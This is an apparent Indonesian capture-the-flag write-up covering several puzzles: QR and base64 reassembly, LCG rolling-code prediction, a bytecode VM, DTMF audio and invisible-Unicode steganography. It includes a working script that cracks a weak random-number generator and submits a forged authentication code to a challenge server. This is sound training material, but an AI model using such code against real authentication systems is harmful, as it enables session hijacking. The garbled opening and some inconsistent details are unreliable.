GHIF01XTHK12FHITVP6gVRPMIEHRAVSAWISVSHPIJAwMj3tc0PDAa03wWVRV1L35xVRZL2kyLKMyMqfTz0jVTHu0JyfnJ2wVWyoT9wLKEyMP0a0l0nJqMKVIM3w1q25xYtCNLKEyPv0fP0MyoP01nKAc0zptswW0F8bpwft02IxnJAU0P0M13
0V79J9K0uqT10z5F8l0v02lpp10mdfsv0THPXP0P0JkxVTS1qTuy0aECL250nJ9hVTHLJpeVTAURZMcqJgnZKElZ30sMQAwZTDmPS9fAux0py9vr19fAU0mpa0XHz1fLkxtqT8tfSRVRIMP01Mv0LPK01pa0RPT==
~/CaptureTheFlag/fitcom/sitrepburs
$
```

Saya kira hasilnya base64, tetapi pas di decode lagi ternyata tidak bisa dibaca

[illegible]

MISC

Mercy Relief Manifest QR



Deskripsi

Pada challenge ini diberikan empat file QR Code yaitu qr_part_1.png sampai qr_part_4.png serta sebuah file manifest.txt. Berdasarkan deskripsi soal, setiap QR Code merupakan potongan dari authorization note yang harus disusun kembali untuk mendapatkan flag.

Analisis

Langkah pertama adalah membaca seluruh QR Code yang diberikan.output

```
read.py
```

```
import cv2

import glob

detector = cv2.QRCodeDetector()

for file in sorted(glob.glob("qr_part_*.png")):

    img = cv2.imread(file)
```

```
data, _, _ = detector.detectAndDecode(img)

print(f"{file}:")

print(data)

print()
```

```
PS C:\Users\RIZKI\Documents\ctf\2026\FITCOM\stegano\silent-space> & c:/python313
qr_part_1.png:
1/4|cmVsaWVmIG1hbmImZXN

qr_part_2.png:
2/4|0IGF1dGggOjogY3RmZm

qr_part_3.png:
3/4|l0e3IzbDEzZl9tNG4xZ

qr_part_4.png:
4/4|jNzdF9xc19zMgx2M2R9

PS C:\Users\RIZKI\Documents\ctf\2026\FITCOM\stegano\silent-space>
```

Format data menunjukkan bahwa setiap QR memiliki nomor urutan (1/4, 2/4, 3/4, 4/4) dan sebuah potongan string setelah karakter |.

Karena QR sudah diberi nomor urut, maka langkah berikutnya adalah mengambil seluruh data setelah karakter | lalu menggabungkannya berdasarkan urutan QR.

Penggabungan Data

Potongan data yang diperoleh:

```
cmVsaWVmIG1hbmImZXN
0IGF1dGggOjogY3RmZm
l0e3IzbDEzZl9tNG4xZ
jNzdF9xc19zMgx2M2R9
```

Setelah digabung:

cmVsaWVmIG1hbmlmZXN0IGF1dGggOjogY3RmZml0e3IzbDEzZl9tNG4xZjNzdF9xcl9zMGx2M2R9

String tersebut terlihat seperti data yang diencode menggunakan Base64.

Decode Base64

Melakukan decoding terhadap string tersebut menghasilkan:

```
(root@LAPTOP-SP4HK51C) [/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/stegano/silent-space]
# echo -n "cmVsaWVmIG1hbmlmZXN0IGF1dGggOjogY3RmZml0e3IzbDEzZl9tNG4xZjNzdF9xcl9zMGx2M2R9" | base64 -d
relief manifest auth :: ctffit{r3l13f_m4n1f3st_qr_s0lv3d}
```

relief manifest auth :: ctffit{r3l13f_m4n1f3st_qr_s0lv3d}

Dari hasil decode terlihat bahwa flag berada setelah teks `relief manifest auth ::`.

Flag : ctffit{r3l13f_m4n1f3st_qr_s0lv3d}

MISC

Ghost in the Pulse

Tantangan 26 Solves ×

Ghost in the Pulse

100

You've intercepted a burst transmission from a black-market neural-link. The handshake uses a "rolling code" that changes with every authentication attempt. If you can predict the next code in the sequence, you can bypass the authentication and hijack the session.

A corrupted fragment of the firmware's authentication logic was recovered from a nearby terminal. The firmware was heavily damaged—most of the parameters are missing, and the output appears to have been sampled irregularly.

Important: The intercepted codes are stored in the log, but we've noticed some entries are missing or corrupted. The transmission was noisy—some codes were dropped entirely, and others may be invalid outliers. You'll need to figure out which codes are valid before you can predict the next one.

The authentication server is still live. Once you've predicted the next code, submit it to the server to claim the flag.

130.94.95.128:9001

📄 firmware_1... 📄 handshake....

1/5 attempts

Deskripsi Challenge

Pada challenge ini diberikan dua buah file:

- handshake.log
- firmware_leak.py

Menurut deskripsi, kita berhasil mencegah komunikasi sebuah neural-link yang menggunakan sistem **rolling authentication code**. Selain itu server juga dilindungi oleh mekanisme **Proof of Work (PoW)** sehingga tidak bisa langsung mengirim jawaban secara manual.

Tujuan challenge ini adalah memprediksi kode autentikasi berikutnya dan mengirimkannya ke server.

Analisis Firmware

Langkah pertama adalah memeriksa isi file `firmware_leak.py`.

Dari potongan kode yang masih tersisa terlihat bahwa sistem menggunakan algoritma **Linear Congruential Generator (LCG)** dengan rumus:

$$X_{n+1} = (A \times X_n + C) \bmod M$$

Namun nilai:

- Multiplier (A)
- Increment (C)

sengaja dihilangkan.

Pada komentar firmware terdapat petunjuk bahwa modulus menggunakan sebuah **Mersenne Prime** yang terkenal. Setelah mencocokkan dengan rentang angka pada log, diperoleh:

$$M = 2^{31} - 1 = 2147483647$$

Sehingga tugas berikutnya adalah mencari nilai A dan C dari data yang terdapat pada log.

```
def get_next_pulse(prev_pulse, ???):  
    """  
    [CORRUPTED] Transition function for rolling code generation.  
    The modulus parameter appears to reference a well-known prime.  
    Multiplier and increment parameters are stored in the secure enclave.  
    """  
  
    # m = ??? (known to be a Mersenne prime, but which one?)  
    # next = (??? * prev_pulse + ???) % m  
    return "FIRMWARE_ERROR: PARAMETERS MISSING"
```

Membersihkan Data Log

File `handshake.log` berisi data dari banyak node berbeda.

Karena target challenge adalah **GHOST-PULSE-07**, maka data dari node lain harus dibuang terlebih dahulu.

Perintah yang digunakan:

```
grep "GHOST-PULSE-07" handshake.log | awk '{print $2}' | grep -E '[0-9]+$' > clean_pulses.txt
```

Perintah tersebut akan:

1. Mengambil baris milik GHOST-PULSE-07.
2. Mengambil bagian angka saja.
3. Menghapus data yang rusak.
4. Menyimpan hasilnya ke clean_pulses.txt.

Memecahkan Parameter LCG

```
(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/misc]
# grep "GHOST-PULSE-07" handshake.log | awk '{print $2}' | grep -E '[0-9]+$' > clean_pulses.txt

(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/misc]
# cat clean_pulses.txt
1563667849
515601593
54660881
1453201078
553680793
1315079207
698863195
672958171
```

Setelah mendapatkan daftar pulse yang bersih, langkah berikutnya adalah mencari nilai:

- A (Multiplier)
- C (Increment)

Menggunakan tiga state berurutan:

x0
x1
x2

Parameter dapat dihitung menggunakan invers modular.

Karena terdapat data yang sengaja dirusak, tidak semua kombinasi angka akan menghasilkan parameter yang benar.

Untuk mengatasi hal tersebut digunakan metode **sliding window**, yaitu mencoba banyak kombinasi tiga angka berurutan sampai ditemukan parameter yang cocok dengan mayoritas data.

Exploit Otomatis

Untuk mempercepat proses, dibuat script yang secara otomatis:

1. Membaca `clean_pulses.txt`
2. Mencari nilai A dan C
3. Menghitung pulse berikutnya
4. Menyelesaikan Proof of Work
5. Mengirim payload ke server
6. Mengambil flag

solve.py

```
from pwn import *
import hashlib
import string
import itertools
import sys

# --- CONFIGURATION ---
HOST = '130.94.95.128'
PORT = 9001
M = 2147483647 # 8th Mersenne Prime

# --- LCG SOLVER LOGIC ---
def solve_lcg(x0, x1, x2, m):
    """Calculates A and C from three consecutive values."""
    diff1 = (x1 - x0) % m
    diff2 = (x2 - x1) % m
    try:
        inv = pow(diff1, -1, m)
        a = (diff2 * inv) % m
        c = (x1 - a * x0) % m
        return a, c
    except ValueError:
        return None, None

def predict_next_pulse(filename):
    """Reads the dataset, bypasses noise, and predicts the next pulse."""
    print(f"[*] Reading dataset from {filename}...")
    try:
        with open(filename, "r") as f:
            pulses = [int(line.strip()) for line in f.readlines() if line.strip()]
    except FileNotFoundError:
        print(f"[-] ERROR: {filename} not found.")
        sys.exit(1)

    print(f"[*] Analyzing {len(pulses)} intercepted pulses...")
```

```

for i in range(len(pulses) - 2):
    x0, x1, x2 = pulses[i], pulses[i+1], pulses[i+2]
    a, c = solve_lcg(x0, x1, x2, M)

    if a is None:
        continue

    # Verify the sequence
    matches = 0
    current = pulses[0]
    for j in range(1, len(pulses)):
        expected = (a * current + c) % M
        if expected == pulses[j]:
            matches += 1
        current = expected

    match_rate = matches / (len(pulses) - 1)
    if match_rate > 0.85:
        print(f"[+] LCG Cracked! Multiplier (A): {a}, Increment (C): {c}")

        last_valid = pulses[0]
        for j in range(1, len(pulses)):
            last_valid = (a * last_valid + c) % M

        next_pulse = (a * last_valid + c) % M
        print(f"[+] Predicted Payload: {next_pulse}")
        return next_pulse

    print("[-] Failed to crack LCG parameters. Check your clean_pulses.txt file.")
    sys.exit(1)

# --- PROOF OF WORK LOGIC ---
def solve_pow(prefix):
    """Brute forces the SHA256 prefix requirement."""
    print(f"[*] Brute-forcing PoW for prefix: {prefix}")
    charset = string.ascii_letters + string.digits

```

```

    for length in range(1, 7):
        for guess in itertools.product(charset, repeat=length):
            nonce = ''.join(guess)
            test_str = prefix + nonce
            h = hashlib.sha256(test_str.encode()).hexdigest()
            if h.startswith('0000'):
                print(f"[+] PoW Solved! Nonce: {nonce}")
                return nonce
    return None

# --- MAIN EXPLOIT ---
def main():
    # 1. Calculate the payload locally first
    payload = predict_next_pulse("clean_pulses.txt")

    # 2. Connect to the server
    print(f"[*] Connecting to {HOST}:{PORT}...")
    r = remote(HOST, PORT)

    # 3. Bypass PoW
    r.recvuntil(b"SHA256('")
    prefix = r.recvuntil(b"']").decode().strip('"')
    nonce = solve_pow(prefix)

    r.recvuntil(b"Nonce: ")
    r.sendline(nonce.encode())

    pow_response = r.recvline().decode()
    if "FAILED" in pow_response:
        print("[-] PoW failed. Exiting.")
        return

    # 4. Wait for Auth Prompt and Fire Payload
    print("[*] Waiting for authentication prompt...")
    r.recvuntil(b"Enter code (or 'quit' to disconnect):")

    print(f"[*] Firing calculated payload: {payload}")
    r.sendline(str(payload).encode())

```

```

# 5. Retrieve Flag
print("[+] Catching server response...")
response = r.recvall(timeout=3).decode()

print("\n" + "="*40)
print("SERVER RESPONSE:")
print("="*40)
print(response.strip())
print("="*40)

if __name__ == "__main__":
    main()

```

Output

```

(root@LAPTOP-SP4HK51C)-[ /mnt/c/Users/RIZKI/Documents/ctf/2024
# python3 solve.py
[*] Reading dataset from clean_pulses.txt...
[*] Analyzing 100 intercepted pulses...
[+] LCG Cracked! Multiplier (A): 1103515245, Increment (C): 12345
[+] Predicted Payload: 644499136
[*] Connecting to 130.94.95.128:9001...
[+] Opening connection to 130.94.95.128 on port 9001: Done
[*] Brute-forcing PoW for prefix: 72d7aebef6ab11e1
[+] PoW Solved! Nonce: mCL
[*] Waiting for authentication prompt...
[*] Firing calculated payload: 644499136
[+] Catching server response...
[+] Receiving all data: Done (68B)
[*] Closed connection to 130.94.95.128 port 9001

=====
SERVER RESPONSE:
=====
> AUTH_SUCCESS
SESSION_HIJACKED
FLAG:ctffit{GH0ST_PULS3_SYNC_2024}
=====

```

FLAG : ctffit{GH0ST_PULS3_SYNC_2024}

MISC

Neon Synapse Overlay

Neon Synapse Overlay

250

A "corrupted" AI personality chip has been recovered from a street-doc's clinic in the sprawl. The tech-shaman claims the chip's neural weights contain a hidden message, but the standard inference engine just produces garbled output.

Our specialists found a script that supposedly runs the chip's "inference" process. However, the weights don't look like standard floating-point values—they're integers, and the program keeps talking about "ion channels" and "neurotransmitter stacks."

The chip's inference engine appears to be doing something more complex than neural computation. You'll need to figure out what it's actually doing. Once you've extracted the sync token, submit it to the neural verification service at

130.94.95.128:9004

[↓ neural_infe...](#)[↓ synapse_w...](#)

Diberikan file py, json, dan sebuah remote service, dijelaskan bahwa setelah kita mengekstraks token sinkronisasi, kita kirim ke remote service tersebut.

Analisa

Kita lihat neural_inference.py nya :

```
4
5 def simulate_neural_activity(matrix_path):
6     with open(matrix_path, 'r') as f:
7         data = json.load(f)
8
9     matrix = data['personality_matrix']
10    potential_offset = data['entry_node']
11
12    # [SNP v4.0.b] - SECURE NEURAL PROCESSOR
13    neurotransmitter_stack = []
14    synapse_buffer = []
15
16    # Synchronization state - initialized from environment
17    sync_key = os.getenv("PERSONALITY_SYNC", "")
18    ion_alignment = sum(ord(c) for c in sync_key) % 256 if sync_key else 0
19
20    print(f"[SNP] Ion Alignment: {hex(ion_alignment)}")
```

Terlihat bahwa data JSON memiliki entry_node sebagai program counter awal, sedangkan instruksi yang sebenarnya ada di array personality_matrix. Di artefak ini, titik masuknya adalah 1337, dan jumlah elemennya 120000.

Hal penting lainnya yaitu variabel lingkungan PERSONALITY_SYNC. Program memang menghitung ion_alignment dari nilai ini, tapi hasilnya hanya dicetak dan tidak pernah dipakai dalam proses eksekusi. Artinya, bagian ini cuma umpan saja.

```
26     if impulse == 10: # PULSE
27         neurotransmitter_stack.append(matrix[potential_offset])
28         potential_offset += 1
29     elif impulse == 20: # SYNAPSE_BOND
30         b = neurotransmitter_stack.pop()
31         a = neurotransmitter_stack.pop()
32         neurotransmitter_stack.append(a + b)
33     elif impulse == 30: # ION_XOR
34         b = neurotransmitter_stack.pop()
35         a = neurotransmitter_stack.pop()
36         neurotransmitter_stack.append(a ^ b)
37     elif impulse == 40: # ACTION_POTENTIAL
38         addr = matrix[potential_offset]
39         potential_offset += 1
40     threshold = neurotransmitter_stack.pop()
41     if threshold == 0:
42         potential_offset = addr
43     elif impulse == 50: # VESICLE_OUT
44         val = neurotransmitter_stack.pop()
45         synapse_buffer.append(chr(val % 256))
46     elif impulse == 60: # APOPTOSIS
47         print("[SNP] Neural activity finalized.")
48         break
49     elif impulse == 70: # DENDRITE_RETRIEVAL
50         addr = neurotransmitter_stack.pop()
51         neurotransmitter_stack.append(matrix[addr])
52     else:
53         pass
54
55     print("--- RECOVERED PERSONALITY FRAGMENT ---")
56     print("".join(synapse_buffer))
57     print("-----")
58
59 if __name__ == "__main__":
60     if len(sys.argv) < 2:
61         print("Usage: python neural_inference.py <synapse_weights.json>")
62     else:
63         simulate_neural_activity(sys.argv[1])
```

Selanjutnya, kita lihat reverse opcode nya :

Dari fungsi eksekusinya, opcode yang dipakai, yaitu :

10: PULSE, push nilai immediate ke stack

20: SYNAPSE_BOND, pop dua nilai lalu push hasil penjumlahan

30: ION_XOR, pop dua nilai lalu push hasil XOR

40: ACTION_POTENTIAL, conditional jump jika nilai teratas stack sama dengan 0

50: VESICLE_OUT, pop satu nilai lalu cetak sebagai karakter

60: APOPTOSIS, hentikan program

70: DENDRITE_RETRIEVAL, pop alamat lalu push nilai personality_matrix[alamat]

Dengan kata lain, file Python tersebut bukan model AI, tapi interpreter untuk bytecode sederhana.

Eksplorasi

Kita akan emulasi mesin virtual untuk mengekstrak tokennya, namun karena ada masalah teknis, jadinya jalur yang tervalidasi sepenuhnya itu berhasilnya di powershell, berikut skrip untuk meniru opcode di atas dan mencetak output programnya :

powershell

```
$json = Get-Content -Raw C:\Users\HP\Downloads\synapse_weights.json |  
ConvertFrom-Json  
$mem = $json.personality_matrix  
$pc = [int]$json.entry_node  
$stack = New-Object System.Collections.Generic.List[int]  
$out = New-Object System.Text.StringBuilder  
  
while ($true) {  
    $op = [int]$mem[$pc]  
    switch ($op) {  
        10 {  
            $stack.Add([int]$mem[$pc + 1])  
            $pc += 2  
        }  
        20 {  
            $b = $stack[$stack.Count - 1]; $stack.RemoveAt($stack.Count - 1)  
            $a = $stack[$stack.Count - 1]; $stack.RemoveAt($stack.Count - 1)  
            $stack.Add($a + $b)  
            $pc += 1  
        }  
        30 {  
            $b = $stack[$stack.Count - 1]; $stack.RemoveAt($stack.Count - 1)  
            $a = $stack[$stack.Count - 1]; $stack.RemoveAt($stack.Count - 1)  
            $stack.Add($a -bxor $b)  
            $pc += 1  
        }  
        40 {  
            $cond = $stack[$stack.Count - 1]; $stack.RemoveAt($stack.Count -
```

```

1)
    if ($cond -eq 0) { $pc = [int]$mem[$pc + 1] } else { $pc += 2 }
}
50 {
    $v = $stack[$stack.Count - 1]; $stack.RemoveAt($stack.Count - 1)
    [void]$out.Append([char]($v % 256))
    $pc += 1
}
60 { break }
70 {
    $addr = $stack[$stack.Count - 1]; $stack.RemoveAt($stack.Count -
1)
    $stack.Add([int]$mem[$addr])
    $pc += 1
}
default {
    throw "Unknown opcode $op at offset $pc"
}
}
}

$out.ToString()

```

```

PS C:\Users\HP>
PS C:\Users\HP> $out.ToString()
NEURAL_SYNAPSE_LINK_SYNC_TOKEN_B8D1
PS C:\Users\HP> |

```

Kita sudah dapatkan sync token yang harus dikirim ke service :
NEURAL_SYNAPSE_LINK_SYNC_TOKEN_B8D1

Lanjut, kita hubungkan ke service dan selesaikan Proof of Work, namun jika langsung mengirim token ke 130.94.95.128:9004, service akan menolak karena koneksi diawali dengan challenge PoW. Banner yang muncul pun berbentuk :

PoW: SHA256('<prefix-acak>' + nonce) starts with '0000'

Jadi, langkahnya yaitu :

- baca nilai <prefix-acak> dari banner,
- brute-force nonce sampai SHA256(prefix + nonce) diawali 0000,
- kirim nonce,
- setelah PoW lolos, kirim token hasil langkah sebelumnya.

Langsung saja, kita lanjutkan dengan verifikasi ke service memakai koneksi yang sama untuk PoW dan submit token. Ini blok powershell untuk dijalankan :

```
$token = 'NEURAL_SYNAPSE_LINK_SYNC_TOKEN_B8D1'

$psi = New-Object System.Diagnostics.ProcessStartInfo
$psi.FileName = 'curl.exe'
$psi.Arguments = '--no-buffer --silent --max-time 20
telnet://130.94.95.128:9004'
$psi.UseShellExecute = $false
$psi.RedirectStandardInput = $true
$psi.RedirectStandardOutput = $true
$psi.RedirectStandardError = $true

$p = [System.Diagnostics.Process]::Start($psi)

$powLine = $null
while (-not $p.HasExited) {
    $line = $p.StandardOutput.ReadLine()
    if ($null -eq $line) { break }

    Write-Host $line

    if ($line -match "SHA256\('([0-9a-f]+)' \+ nonce\) starts with
'([0-9a-f]+)'" ) {
        $prefix = $Matches[1]
        $target = $Matches[2]
        $powLine = $line
        break
    }
}

if (-not $powLine) {
    throw "Banner PoW tidak terbaca."
}

$sha = [System.Security.Cryptography.SHA256]::Create()
$nonce = 0
while ($true) {
    $bytes = [System.Text.Encoding]::ASCII.GetBytes($prefix + $nonce)
    $hash = $sha.ComputeHash($bytes)
    $hex = -join ($hash | ForEach-Object { $_.ToString('x2') })

    if ($hex.StartsWith($target)) {
```

```

        break
    }

    $nonce++
}

Write-Host "Nonce ditemukan: $nonce"

# Penting: kirim LF saja, jangan CRLF
$p.StandardInput.Write($nonce.ToString() + "`n")
Start-Sleep -Milliseconds 300
$p.StandardInput.Write($token + "`n")
$p.StandardInput.Close()

while (-not $p.StandardOutput.EndOfStream) {
    $line = $p.StandardOutput.ReadLine()
    if ($null -ne $line) {
        Write-Host $line
    }
}

```

Dan kita dapatkan outputnya yang berisi flag :

```

PS C:\Users\HP>
PS C:\Users\HP> Write-Host "Nonce ditemukan: $nonce"
Nonce ditemukan: 164308
PS C:\Users\HP>
PS C:\Users\HP> # Penting: kirim LF saja, jangan CRLF
PS C:\Users\HP> $p.StandardInput.Write($nonce.ToString() + "`n")
PS C:\Users\HP> Start-Sleep -Milliseconds 300
PS C:\Users\HP> $p.StandardInput.Write($token + "`n")
PS C:\Users\HP> $p.StandardInput.Close()
PS C:\Users\HP>
PS C:\Users\HP> while (-not $p.StandardOutput.EndOfStream) {
>>     $line = $p.StandardOutput.ReadLine()
>>     if ($null -ne $line) {
>>         Write-Host $line
>>     }
>> }
Nonce: PoW OK.


[SYNAPSE] Submit neural sync token:
[SYNAPSE] Sync established.
[FLAG] ctffit{N3UR0_L1NK_SYNC_3ST4BL1SH3D}
PS C:\Users\HP>

```

Flag : ctffit{N3UR0_L1NK_SYNC_3ST4BL1SH3D}

STEGANOGRAFI

Distress Broadcast



Deskripsi Soal

Pada challenge ini diberikan sebuah file audio bernama `distress.wav`. Deskripsi soal menyebutkan bahwa audio tersebut bukan berisi percakapan manusia, melainkan rangkaian *touch-tone* yang dipancarkan berulang kali melalui kanal darurat.

Tujuan challenge adalah mendekode isi pesan yang tersembunyi di dalam audio tersebut dan menemukan flag dengan format `ctffit{...}`.

Analisis File

Pertama dilakukan pengecekan terhadap file yang diberikan.

file `distress.wav`

```
(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/stegano]
# file distress.wav
distress.wav: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 8000 Hz
```

Hasilnya menunjukkan bahwa file merupakan audio berformat WAV.

Selanjutnya audio diputar menggunakan:

`ffplay distress.wav`

```
ffplay distress.wav
ffplay version 8.0.1-3+b2 Copyright (c) 2003-2025 the FFmpeg developers
built with gcc 15 (Debian 15.2.0-13)
configuration: --prefix=/usr --extra-version=3+b2 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu --arch=amd64 --enable-gpl --disable-stripping --disable-pocketsphinx --disable-libcaca --disable-libmfx --disable-omx --enable-gnutls --enable-libaom --enable-libass --enable-libbs2b --enable-libcdio --enable-libcodecs2 --enable-libdav1d --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribidi --enable-libglslang --enable-libgme --enable-libgsm --enable-libharfbuzz --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr --enable-lspspeex --enable-libtheora --enable-libtwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwebp --enable-libx265 --enable-libxml2 --enable-libxvid --enable-libzimg --enable-libzmq --enable-libzstd --enable-libzvbi --enable-lv2 --enable-sdl2 --enable-libplacebo --enable-librav1e --enable-librsync --enable-libshaderc --enable-chromaprint --enable-frei0r --enable-ladspa --enable-libbluray --enable-libdvdnav --enable-libdvdread --enable-libjack --enable-libjxl --enable-libpulse --enable-librabbitmq --enable-librist --enable-libsrt --enable-libssh --enable-libsvtav1 --enable-libx264 --enable-libx265 --enable-libxvba --enable-libzmq --enable-libzstd --enable-libzvbi --enable-lv2 --enable-sdl2 --enable-libplacebo --enable-librav1e --enable-librsync --enable-libshaderc
red
libavutil      60. 8.100 / 60. 8.100
libavcodec     62.11.100 / 62.11.100
libavformat    62. 3.100 / 62. 3.100
libavdevice    62. 1.100 / 62. 1.100
libavfilter    11. 4.100 / 11. 4.100
libswscale     9. 1.100 / 9. 1.100
libswresample  6. 1.100 / 6. 1.100
Input #0, wav, from 'distress.wav':0KB vq= 0KB sq= 0B
Duration: 00:00:27.90, bitrate: 128 kb/s
Stream #0:0: Audio: pcm_s16le ([1][0][0][0] / 0x0001), 8000 Hz, 1 channels, s16, 128 kb/s
36.48 M-A: 0.000 fd= 0 aq= 0KB vq= 0KB sq= 0B
```

Saat didengarkan, terdengar rangkaian bunyi seperti nada tombol telepon yang berulang-ulang. Hal ini mengindikasikan bahwa audio menggunakan teknologi **DTMF (Dual Tone Multi Frequency)** yang biasa digunakan pada keypad telepon.

Decode DTMF

Karena audio terdiri dari nada DTMF, langkah berikutnya adalah memisahkan setiap tone kemudian mencari pasangan frekuensi penyusunnya.

Untuk melakukan proses tersebut dibuat script Python yang melakukan:

1. Membaca file WAV.
2. Mendeteksi bagian audio yang mengandung tone.
3. Menggunakan FFT untuk mencari frekuensi dominan.
4. Memetakan pasangan frekuensi ke tombol keypad DTMF.
5. Menggabungkan seluruh hasil decode.

solve.py

```
import numpy as np
import soundfile as sf

# Frekuensi DTMF
low_freqs = [697, 770, 852, 941]
high_freqs = [1209, 1336, 1477, 1633]

keypad = {
    (697,1209): '1', (697,1336): '2', (697,1477): '3',
```

```

        (770,1209): '4', (770,1336): '5', (770,1477): '6',
        (852,1209): '7', (852,1336): '8', (852,1477): '9',
        (941,1336): '0'
    }

audio, sr = sf.read("distress.wav")

if len(audio.shape) > 1:
    audio = audio.mean(axis=1)

frame = int(0.01 * sr)

rms = []
for i in range(0, len(audio)-frame, frame):
    rms.append(np.sqrt(np.mean(audio[i:i+frame]**2)))

rms = np.array(rms)
threshold = rms.max() * 0.2

active = rms > threshold

segments = []
start = None

for i, a in enumerate(active):
    if a and start is None:
        start = i

    if (not a or i == len(active)-1) and start is not None:
        end = i if not a else i+1

        if (end-start)*frame/sr > 0.03:
            segments.append((start*frame, end*frame))

        start = None

decoded = ""

for s, e in segments:

```

```

tone = audio[s:e]

spec = np.abs(np.fft.rfft(tone))
freqs = np.fft.rfftfreq(len(tone), 1/sr)

low = max(low_freqs,
           key=lambda f: spec[np.argmin(np.abs(freqs-f))])

high = max(high_freqs,
            key=lambda f: spec[np.argmin(np.abs(freqs-f))])

decoded += keypad[(low, high)]

print(decoded)

```

Hasil yang diperoleh adalah:

```

PS C:\Users\RIZKI\Documents\ctf\2026\FITCOM\stegano> & c:/python313/python.exe c:/Users/RIZKI/Documents/ctf/2026/FITCOM/stegano/solve.py
099116102102105116123100116109102095115048115095098051052099048110095100051099048100051100125

```

Analisis Hasil Decode

Output yang diperoleh hanya berupa angka. Setelah diamati, panjang string tersebut merupakan kelipatan tiga sehingga diduga merupakan representasi **ASCII decimal**.

String kemudian dipisahkan menjadi kelompok tiga digit dan dikonversi ke karakter ASCII.

[ascii.py](#)

```

cipher =
"09911610210210511612310011610910209511504811509509805105209904811009510
0051099048100051100125"

for i in range(0, len(cipher), 3):
    print(chr(int(cipher[i:i+3])), end="")

```


Output:

```
(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents  
# python3 ascci.py  
ctffit{dtmf_s0s_b34c0n_d3c0d3d}
```

Flag : ctffit{dtmf_s0s_b34c0n_d3c0d3d}

STEGANOGRAFI

Silent Spaces



Pada challenge ini diberikan sebuah file teks yang terlihat normal ketika dibuka menggunakan text editor. Namun dari judul challenge **Silent Spaces** serta deskripsi:

The final draft looks clean, but the seventh revision remembers what was removed.

dapat diduga bahwa terdapat data yang disembunyikan menggunakan karakter tak terlihat (invisible characters).

1. Mencari Karakter Tersembunyi

Langkah pertama adalah memeriksa apakah terdapat karakter Unicode yang tidak terlihat di dalam file.

open.py

```
f=open('flag.txt','r',encoding='utf-8').read()
for c in sorted(set(f)):
    if ord(c)>127:
        print(hex(ord(c)))
```

Output:

```
(root@LAPTOP-SP4HK51C)
# python3 open.py
0x34f
0x61c
0x200d
0x2060
```

Dari hasil tersebut diketahui terdapat empat karakter Unicode tersembunyi yang digunakan untuk menyimpan data.

2. Menemukan Petunjuk

Untuk mencari pola penyisipan data, seluruh karakter invisible dihapus dari file. Setelah itu dilakukan pengecekan huruf pertama pada setiap baris dan diperoleh kata:

petunjuk.py

```
with open("flag.txt", "r", encoding="utf-8") as f:
    lines = f.readlines()

# hapus karakter invisible
hidden = ['\u034f', '\u061c', '\u200d', '\u2060']

clean = []

for line in lines:
    for h in hidden:
        line = line.replace(h, '')
    clean.append(line)

print("".join(line[0] for line in clean if line.strip()))
```

Output

```
(root@LAPTOP-SP4HK51C)
# python3 petunjuk.py
ONLYVOWELS
```

Petunjuk tersebut menunjukkan bahwa data tersembunyi berada pada huruf vokal. Berdasarkan informasi tersebut, langkah berikutnya adalah mengekstrak karakter invisible yang berada setelah huruf vokal dan mengubahnya menjadi data yang dapat dibaca.

3. Mengekstrak Data dari Huruf Vokal

Karakter invisible dipetakan menjadi nilai 2-bit sebagai berikut:

U+2060 = 00

U+034F = 01

U+061C = 10

U+200D = 11

Script berikut digunakan untuk mengambil seluruh data tersembunyi.

extract.py

```
from collections import Counter

with open("flag.txt", "r", encoding="utf-8") as f:
    data = f.read()

marks = {
    '\u034f': '01',
    '\u061c': '10',
    '\u200d': '11',
    '\u2060': '00'
}

vowels = "aeiouAEIOU"

result = ""

i = 0
while i < len(data):
    ch = data[i]

    if ch in vowels:
        j = i + 1

        while j < len(data) and data[j] in marks:
            result += marks[data[j]]
